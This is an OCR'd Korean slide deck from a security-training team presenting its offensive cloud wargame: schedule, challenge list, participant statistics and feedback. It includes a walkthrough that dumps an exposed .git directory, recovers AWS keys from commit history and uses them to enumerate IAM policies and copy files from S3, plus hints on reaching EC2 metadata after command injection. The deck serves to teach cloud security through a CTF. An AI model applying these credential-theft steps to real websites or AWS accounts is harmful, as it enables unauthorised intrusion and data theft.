claWard!

WHS 3기 프로젝트 최종 발표

Offensive **Cloud** Security **WARGAME**

Team claWard!

Offensive Cloud Security Wargame 제작 프로젝트

claWard!

[WHS 3기 2단계 프로젝트 중간발표]

박민서 김수민 김학규 서정우 심영진 유수빈 이지향 전유병

멘토: 권현준

발표자: 박민서

중간 발표 피드백

- “프로젝트에 필요한 체계가 부족하고, 전반적인 구조가 보이지 않는다.”
- “지금까지 어떤 내용을 학습했는지 구체적으로 드러나지 않는다.”
- “앞으로 남은 기간에 계획한 내용을 다 끝낼 수 있을지 우려된다.”

프로젝트 개요 및 필요성

Offensive Cloud Security Wargame 제작

프로젝트 개요 및 필요성

Offensive Cloud Security Wargame 제작

기존의 방어적인 클라우드 보안 전략에서 벗어나,
적극적으로 공격자의 관점에서 클라우드 환경의 취약점을 분석하고 대응하는 접근 방식

프로젝트 개요 및 필요성

Offensive Cloud Security Wargame 제작

수많은 서비스 존재 → 다양한 공격 가능

= 내부 침투 테스트 시도

프로젝트 개요 및 필요성


분야
모든 분야
시스템해킹
리버싱
웹해킹
암호학
포렌식
클라우드
Web3
기타
난이도
모든 난이도
1
2
3
4
5
6
7
8
9
10
풀이 여부
전체
TODO
시도한 문제
푼 문제
총 1개의 문제가 있습니다.
최신순
문제 정보
분야
풀이 수
출제자
1
baby bgp
cloud
128
LegacyObj
«
‹
1
›
»

“프로젝트에 필요한 체계가 부족하고, 전반적인 구조가 보이지 않는다.”

1. **목표 명확화**: 클라우드 환경에서의 실전형 보안 학습 환경을 제공하는 워게임 제작

2. **구성 요소 정의**: 웹 취약점, 클라우드 보안, 그리고 이를 연결하는 시나리오 기반 환경 구성

3. **단계적 설계 및 구현**: 웹, 클라우드 학습 → 시나리오 구상 → 문제 제작 → 테스트 및 워게임 운영

4. **역할 분담과 일정 관리**: 주2회 정기적인 미팅을 가지며, 팀원 각자 최소 한 문제 이상 제작

“지금까지 어떤 내용을 학습했는지 구체적으로 드러나지 않는다.”

[WEB]

[CLOUD]

“앞으로 남은 기간에 계획한 내용을 다 끝낼 수 있을지 우려된다.”

단계	9주차	10주차	11주차	12주차	13주차
시나리오 구상					
문제 제작					
사이트 제작					
사이트 운영					
사이트 배포					

<계획한 일정>

단계	9주차	10주차	11주차	12주차
시나리오 구상				
문제 제작				
사이트 제작				
운영 테스트				
사이트 배포				

<실제 진행한 일정>

한 달 간의 진행 일정

9주차

시나리오 구상

10주차

문제 제작

11주차

사이트 제작 & 테스트

12주차

워게임 운영

한 달 간의 진행 일정

9주차

시나리오 구상

- .git 디렉토리 노출 → AWS key 탈취 → 클라우드 침투
- aws key 하드코딩 실수 이용

- 공격 순서

1. .git 디렉토리 노출 확인

```
curl http://타겟웹서버/.git/config
```

2. 소스코드 및 git 히스토리 복구

```
git-dumper http://타겟웹서버/.git ./recovered_repo
cd recovered_repo
```

3. git 히스토리 분석

```
git log --stat

# aws key 노출 확인
git show <커밋 해시>
-> .env 또는 config.php에서 aws key 노출 확인
```

4. AWS 리소스 접근

```
# 프로파일 등록
aws configure

# 관리형, 인라인 정책 확인
aws iam list-attached-user-policies
aws iam list-user-policies

# 정책 자세히
aws iam get-user-policy
-> S3 권한 있는 걸 확인

# S3 버킷 목록 조회
aws s3 ls (전체 조회)
aws s3 ls s3://버킷이름/ (특정 조회)
aws s3 cp s3://버킷이름/flag.txt 로컬경로 (파일
-> flag{} 획득
```

5. flag 획득

한 달 간의 진행 일정

10주차

문제 제작

1. 취약한 스프링부트 프로젝트 생성
   - 프로젝트명: gitcloud(maven 사용)
     - server.port=7000으로 설정
     - 기본 컨트롤러 작성
   - git 히스토리 구성
     - `git init`
     - `Initial commit`
     - “admin” aws key 포함 커밋
     - aws key 삭제 커밋(위장)
2. .git 디렉토리 정적 노출(python 서버)
   - 스프링부트는 .git을 노출하지 않음 → 별도의 정적 서버 필요
     - `python -m http.server 8000`
       - 8000 포트: 파이썬 서버로 실행해서 .git 폴더 노출
       - 7000 포트: 스프링부트 웹 앱 실행 중

         → nginx로 통합시키기
   - `curl http://localhost:8000/.git/config` → git 설정 파
4. ec2 배포
   a. 프로젝트 빌드
      - `mvnw clean package`
   b. ec2에 업로드
      - `scp -i "C:/Users/User/Downloads/number1.pem" -r C:/Users/User/gitcloud/ ubuntu@13.125.72.166:/home/ubuntu/gitcloud/`
   c. ec2 접속
      - 파일 확인

```
ubuntu@ip-172-31-39-76:~$ cd ~/gitclou
ubuntu@ip-172-31-39-76:~/gitcloud$ ls
total 22004
drwx------ 3 ubuntu ubuntu     4096 Ju
drwxr-x--- 5 ubuntu ubuntu     4096 Ju
drwx------ 7 ubuntu ubuntu     4096 Ju
-rw-rw-r-- 1 ubuntu ubuntu 22515810 Ju
ubuntu@ip-172-31-39-76:~/gitcloud$
```


5. 스프링부트 실행
   - `java -jar gitcloud-0.0.1-SNAPSHOT.jar` - 기본
   - `nohup java -jar gitcloud.jar --server.port=7000 --server.address=0.0.0.0 > l`
6. 7000 포트 들어가기

한 달 간의 진행 일정

11주차

사이트 제작 & 테스트

Name
CloudDrive_Web_Service
ASG_Role_Enumeration
Level Up: From Player to Master
Stream_of_Secrets
Cloud_Thief
Docx2cloud
Shadow_Commit
Command_Cloud
Dynamic_Finder
Made_By?
About_Cloud



한 달 간의 진행 일정

12주차

워게임 운영

🚨 claWard! Wargame 오픈 D-DAY 🚨

안녕하세요. Team claWard! 입니다.
웹 취약점과 클라우드 인프라를 동시에 다룰 수 있는 국내 유일의 **Wargame**이 곧 오픈

💥 진입장벽이 높은 AWS, 실수하면 요금 폭탄?!
👉 여기선 과금 걱정 없이 마음껏 실습하세요!
🔰 초보자도 도전 가능! 실력자도 환영!

단서를 찾고, 자격증명을 탈취하여, 다음 단계로 탈출해 보세요!
방탈출처럼 즐기는 실전형 문제가 여러분을 기다립니다.

🗓️ 진행 일정

2025년 7월 24일 (목) 10:00 ~ 7월 26일 (토) 22:00

🧩 문제 구성

- 웹 취약점 × 클라우드 인프라 융합 문제
- 실전 기반의 시나리오형 문제
- 개인전 / 초급~고급 난이도 혼합

문제 구성 총 10문제

웹 취약점

- IDOR
- XXE
- OOXML XXE
- SSTI
- LFI
- SQLi / SQL Injection
- Command Injection
- SSRF
- JWT 우회
- .git 노출

클라우드 서비스

- EC2
- API Gateway
- S3
- Glue
- ECR
- CloudWatch
- SSM
- DynamoDB

Level 1

Shadow_Commit	Dynamic_Finder	About_Cloud
50	100	100

Level 2

Command_Cloud	Docx2cloud	Stream_of_Secrets
150	200	250

Level 3

Level Up: From Player to Master	Cloud_Thief	CloudDrive_Web_Service
300	300	350

Level 4

ASG_Role_Enumeration
500

차별화된 시스템

1. 힌트 시스템

난이도로 인한 중도 포기를 막고 끝까지 완주 유도

2. 추천인 시스템

추가 힌트 제공을 통해 참여 지속성과 신규 유입 확대


문제	힌트 내용	답변
shadow_commit	`aws sts get-caller-identity` 접근 할 때 유병 문제 프로파일로 접근한 듯, 올바른 방향으로 잡아드림	박민서
dynamic_finder	~/.aws/credential에 들어있는 기존의 iam 사용자를 지우고 s3에 바로 접근하도록 방향 잡아드림	서정우
shadow_commit	사용자 이름 사용해서 해당 사용자에게 연결된 정책 살펴보는 방향으로 잡아드림	박민서
shadow_commit	문제의 시작점을 못잡으셔서, url을 통해서.git에 접근하면 된다고 알려드림	심영진
command_cloud	command_injection은 하셨는데 해당 ec2의 메타데이터 접근을 어려워 하셔서 imdsv2 토큰 기반 접근 제어라는 것을 알려드림	이지향
About_Cloud	admin으로 로그인까지 성공하셨는데 이후 접근하는 방식에 대하여 알려드림	심영진
About_Cloud	localstroge에 접근해서 로그인까지 성공하셨는데, 이후 s3이름에 대하여 물어보셔서 정책을 자세히 살펴보시라고 알려드림	심영진
dynamic_finder	문제의 해당 사용자의 키를 잘 입력해서 자격증명하셨는데, 다른 문제의 자격증명 환경변수로 정책을 탐색중이셔서 해당하는 문제의 사용자로 다시 권한을 조회하면 찾으신 hint.txt 와 연계해서 풀이하실 수 있을거라 알려드림.	전유병
command_cloud	임시 자격 증명 획득 후 정책 확인하는데 기본 값인 버전 3만 조회하셔서 다른 버전들도 조회해보면 감을 잡을 수 있을거라 알려드림	김학규

(힌트 장부 화면)

운영 방식

1. 24시간 모니터링

새벽 장애·힌트 요청에 즉시 대응해 중단 없는 플레이 경험 보장



(모니터링 보고 화면)

운영 방식

2. 라이트업 제공

문제 해설·복기 자료로 학습 효과 강화 및 재학습 유도

Shadow_Commit

💡 해당 문제는 .git 디렉토리 노출을 통해 소스코드를 복구하고, 과거 커밋에서 AWS 액세스 키를 찾아내어 IAM 권한을 분석한 뒤 S3 버킷에 접근하는 과정을 목표로 하는 문제입니다.

→ 제작자: [WHS 3기 16반 박민서]

1. `.git` 디렉토리 노출 확인


1. 제공된 웹사이트에 `/.git`을 붙여 디렉토리 접근 가능 여부를 확인합니다.

(라이트업 화면)

3일간의 운영 성과

70 users registered
4 IP addresses

2310 total possible points
11 challenges
Made_By? has the most solves with 54 solves
Docx2cloud has the least solves with 1 solves



112 right submissions
232 wrong submissions

워게임 디스코드 채널

130명

워게임 회원가입 수

70명

문제 풀이자 수


55명

3일간의 운영 성과

1. 워게임 난이도 및 구성


1. 문제의 전체적인 난이도는 어땠나요?

응답 23개



2. 워게임의 전체 구성은 어땠나요?

응답 23개



2. 워게임을 통한 학습 효과

2. 워게임 참가 전, 클라우드 보안 관련 학습 수준은 어느 정도였나요?

응답 23개

3. 워게임 참가 전, 웹 취약점 관련 학습 수준이 어느 정도였나요?

응답 23개


2. 워게임을 통한 학습 효과

5. 이번 워게임을 통해 클라우드 보안에 대한 인식이나 관심에 변화가 있었나요?

응답 23개

6. 이번 워게임을 통해 나에게 가장 크게 달라진 점은 무엇인가요?

응답 23개



2. 워게임을 통한 학습 효과

Q. 기술적 내용 외에, 워게임을 통해 느낀 점이 있다면?

클라우드 해킹은 어떻게 이루어지는지 어렵게만 느껴졌는데,
조금이나마 감을 찾을 수 있었습니다. 너무 재미있었고 클라우드 더 많이 공부하고 싶어졌습니다.

클라우드 해킹은 어떻게 이루어지는 지 어렵게만 느껴졌는데, 조금이나마 감을 찾을 수 있었습니다. 너무 재미있었고 클라우드 더 많이 공부하고 싶어졌습니다. 감사합니다. 이런 CTF가 많아졌으면 좋겠습니다.


클라우드 영역은 자료가 많이 없어서 나중으로 미루고만 있었는데
이번 기회에 다시 공부해 봐야겠다는 생각이 들었습니다.

이번에는 클라우드 지식에 제로여서 ai에게 물어가며 문제를 해결했지만 다음에 클라우드 관련 학습을 하고 문제를 다시 풀어본다면 더 재밌을 것 같다.
클라우드 영역은 자료가 많이 없어서 나중으로 미루고만 있었는데 이번 기회에 다시 공부해봐야겠다는 생각이 들었다.
워게임은 항상 재밌다 ㅎ

3. 향후 참여 및 추천 의향


1. 다음 워게임이 열린다면 참여하실 의향이 있으신가요?

응답 23개



2. 이번 워게임을 다른 사람에게 추천할 의향이 있으신가요?

응답 23개



3. 향후 참여 및 추천 의향

Q. 해당 워게임을 추천하고 싶은 이유는?

단순히 문제를 푸는 것에서 끝나지 않고, 실제 AWS 환경에서 겪을 수 있는 권한 관리 등을 직접 체험할 수 있다는 점에서 정말 추천하고 싶습니다. 정책의 구조, 권한의 흐름, 그리고 AWS 리소스 관리의 본질적인 원리까지 배울 수 있다고 생각하여 추천하고 싶습니다.

이 워게임은 단순히 문제를 푸는 것에서 끝나지 않고, 실제 AWS 환경에서 겪을 수 있는 권한 관리 등을 직접 체험할 수 있다는 점에서 정말 추천하고 싶습니다. 처음에는 흔히 쓰는 테크닉이나 도구로 쉽게 접근할 수 있을 것 같지만, 진행하다 보면 자연스럽게 왜 안될까라는 궁금증이 생기고, 그 과정에서 정책의 구조, 권한의 흐름, 그리고 AWS 리소스 관리의 본질적인 원리까지 배울 수 있다고 생각하여 추천하고 싶습니다.

aws가 되게 서비스 많고 방대하고 하나하나 접근하기 어려운 느낌이 있었는데 ctf 문제로 접근하니 좀 더 수월하게 익힐 수 있고, **관련 침투 시나리오를 알 수 있어 추천하고 싶습니다.**

aws가 되게 서비스 많고 방대하고 하나하나 접근하기 어려운 느낌이 있었는데 ctf 문제로 접근하니 좀 더 수월하게 익힐 수 있고, 관련 침투 시나리오를 알 수 있어 추천하고 싶습니다.

참가자분들의 생생한 후기

정말 엄청난 노력을 쏟았다는 느낌이 드는 워게임이었습니다. 문제 하나하나에 정성이 느껴졌습니다. 입문자 입장에서도 적당한 워게임 시기였고 힌트 제공 시스템도 굉장히 센스 있었다고 생각합니다.

1. 정말 엄청난 노력을 쏟았다는 느낌이 드는 CTF 였습니다. 문제 하나하나에 정성이 느껴졌습니다.
2. 입문자 입장에서도 적당한 CTF 시기였고 힌트 제공 시스템도 굉장히 센스있었다고 생각합니다. (힌트 제공자분들도 적절히 제시해주셨습니다.)
3. 그동안 고생하셨습니다 ~

2박 3일동안 이렇게까지 집중해서 문제를 풀어본 적이 없었습니다. 문제 정말 재미있었고, 풀었을 때 **성취감**도 엄청났습니다. 웹 취약점, AWS 보안에 대해 많이 배울 수 있었던 계기가 된 것 같습니다.

2박 3일동안 이렇게까지 집중해서 문제를 풀어본 적이 없었습니다.
문제 정말 재미있었고, 풀었을 때 성취감도 엄청났습니다.

웹 취약점, AWS 보안에 대해 많이 배울 수 있었던 계기가 된 것 같습니다.

멘토님, 운영진 분들 정말 너무 고생 많으셨고, 좋은 퀄리티의 CTF 문제 만들어주셔서 감사합니다 :)

문제마다 섬세하게 설계된 트릭과 현실적인 시나리오 덕분에, 처음에는 당연하게 여겼던 접근법도 다시 돌아보게 되고, 정책 한 줄, 에러 메시지 한 줄까지 꼼꼼히 살피게 만드는 **몰입감**이 있었습니다.

claWard! 팀에게 정말 감사하다는 말씀을 먼저 전하고 싶습니다! 이번 워게임을 통해 단순한 문제풀이가 아니라, 실제 AWS 권한 구조와 정책 해석의 깊은 부분까지 스스로 고민할 수 있는 정말 값진 경험을 할 수 있었습니다. 문제마다 섬세하게 설계된 트릭과 현실적인 시나리오 덕분에, 처음에는 당연하게 여겼던 접근법도 다시 돌아보게 되고, 정책 한 줄, 에러 메시지 한 줄까지 꼼꼼히 살피게 만드는 몰입감이 있었습니다. 특히, “실제로 현업에서 이런 상황이 벌어지면 나는 어떻게 할까?”라는 생각으로 직접 정책을 뜯어보고, 다양한 시도를 해보는 과정이 정말 인상적이었습니다. 전체적으로 워게임의 난이도, 완성도, 그리고 학습 요소 모두 매우 만족스러웠고, 이런 실전형 경험이 더 많이 만들어지면 좋겠다는 생각이 듭니다. 다음에도 이런 워게임이 열린다면 꼭 다시 도전해보고 싶습니다. 좋은 문제와 소중한 기회 만들어주셔서 감사합니다!

(2차 목표) CloudGoat Pull Request

시나리오명: s3_version_rollback_via_cfn

목표: 숨겨진 /index.html 이전 버전을 복원하여 플래그 페이지를 노출시키기

Walkthrough:

1.s3 웹사이트 접속 → 정적 사이트 접근

2.s3 버킷 탐색 → 객체 리스트 & 버전 리스트 조회

3.Index.html 이전 버전 확인 → 예전 버전 ID 확보 (flag.txt 직접 접근 불가)

4.복원 시도 실패 → put/copy object 권한 없음

